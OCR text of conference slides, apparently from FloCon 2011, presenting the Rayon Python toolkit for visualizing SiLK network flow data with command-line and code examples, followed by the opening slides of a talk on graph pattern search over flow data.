

lolcats.com
Monitoring
YAF
Numerical Analysis
SiLK
Storage
SiLK
Visual Analysis
Rayon

Motivation

Visualize SiLK data

- Live where SiLK lives (Unix, command-line)
- Live in iSiLK






Rayon Fun Facts™

- Can render visualizations to:
  - PDF, SVG, PNG (via Cairo)
  - GUI (via wxPython)
- Requirements:
  - Python >2.4, < 3.0
  - One or both of
    - Cairo and PyCairo (1.4.x and 1.8.x tested)
    - wxWidgets and wxPython (2.8.x tested)

ryscatterplot


```
ryscatterplot --input-path=foo.txt \
  --output-path=foo.svg \
  --x-input=1 --y-input=2 \
  --grid --grid-key-input=0
```

```
## key   | x      | y
1.2.3.4 | 0.0    | 0.0
1.2.3.4 | 0.0    | 200.0
…
5.6.7.8 | 144.0 | 0.0
```




ryhilbert

```
rwsetcat foo.set | \
ryhilbert --input-path - --output-path foo.png \
  --binary-plot
```



rystripplot


```
rystripplot      \
  --in foo.txt   \
  --out bar.png
```




```
## date|sine_in|sine_out|sawtooth_in|sawtooth_out|square_in|square_out|rwalk_in|rwalk_out
2000-04-01 00:00:00+00:00|982.74|516.37|0.00|0.00|400.00|200.00|97.00|178.00
2000-04-01 01:00:00+00:00|1033.26|541.63|55.00|30.00|400.00|200.00|100.00|178.00
2000-04-01 02:00:00+00:00|1049.99|550.00|110.00|60.00|400.00|200.00|102.00|174.00
2000-04-01 03:00:00+00:00|1031.77|540.88|165.00|90.00|400.00|200.00|97.00|170.00
```

rycategories

```
rycategories \
 --in foo.txt \
 --out bar.png
```



Phases of Visualization

Invention Envisioning a new visualization *technique*
Implementation Realizing that *technique* into a *tool*
Production Applying the *tool* to *data*, producing a *visualization*
Consumption Using a *visualization* to gain *insight*

Invention

Envisioning a new visualization *technique*

Implementation

Realizing that *technique* into a *tool*

Production


Applying the *tool* to *data*, producing a *visualization*


Consumption

Using a *visualization* to gain *insight*

Code Sample

```
from rayon import toolbox

tools = toolbox.Toolbox.for_file()

# Read in data
indata = toolbox.new_dataset_from_filename(
    "sample_in.txt")

# Define the chart
chart = tools.new_chart("square")
plt = tools.new_plot("scatter")
plt.set_data(x=indata.column(0),
             y=indata.column(1))
chart.add_plot(plt)
c.set_chart_background("white")

# Decorate chart - http://tools.netsa.cert.org
# for more
omitted_for_space()

# Draw the chart
page = tools.new_page_from_filename(
    outfile, width=400, height=400)
page.write(chart)
```





Importing and Manipulating Data


```
## Typemap: str,int,str,int
## proto|port|network|count
TCP|8080|A|1009
UDP|8080|A|1001388
TCP|25|A|4396
TCP|53|B|230
UDP|25|A|4
...
```

```
from rayon.data import *
d = Dataset.from_file('foo.txt')
C = d.get_column('proto')
c2 = Column([1,2,1,2,3,…])
d.add_column(c2,
    name="stuff")

d2 = d.map(lambda r:
    [r.proto, r.count+stuff])

d.to_file('bar.txt')
D2.to_file('baz.txt')
```

Extending Rayon

```
import math
from rayon.plots import *
from rayon.markers import *

class PolarScatterPlot(plots.Plot):
    axes = ('r', 'theta')
    def draw_(self, ctx, width, height):
        marker = markers.Dot()
        for r, theta in self.get_scaled_points():
            x = r * math.cos(theta)
            y = r * math.sin(theta)
            marker.draw(ctx,
                        x * width,
                        height - (y * height))
```

Rayon and iSiLK





Rayon Status


Current Version: 1.0.1

- Released 2010.11.10
- http://tools.netsa.cert.org/rayon

Questions?








Network Flow Data Analysis Using Graph Pattern Search

Josh Goldfarb

FloCon 2011


Salt Lake City, UT

Problem




Problem Solvers


Most Tools


C:\WINDOWS\system32\cmd.exe
C:\movpy-2.0.0beta2-py2.5\movpy>movpy -h
usage: movpy [option] ... [-c cmd | file | -] [arg] ...
Options and arguments :
-c cmd : program passed in as string (terminates option list)
-f : Change working directory to the script directory
-h : print this help message and exit
-i : inspect interactively after running script,
uses InteractiveConsole or IPython - probably needs a real stdin
-m mod : run library module as a script (terminates option list)
-u : unbuffered stdout and stderr
-V : print the movpy version and Python version number and exit
-x : skip first line of source, allowing use of non-Unix forms of #!cmd
-IPOFF : Don't use IPython, even if it is available, default to InteractiveConso
le
-p : Attempt pysco.full() (incompatible with IPython interactive shell)
-b : Pause for <enter> after terminating script
-o : override saved options, only use comand line options
-koff : A command line option for the GUI, force no console
-k : A command line option for the GUI, force a console
-la file : Log output to file, open append in write mode
-lw file : Log output to file, open logfile in write mode
file : program read from script file
- : drop straight into InteractiveConsole or IPython
-pylab : Launch IPython in pylab mode
--config: Directory for config files (~ will be expanded)
arg ...: arguments passed to program in sys.argv[1:]
Run movpy without a file argument to bring up a lightweight GUI to choose a scri
pt

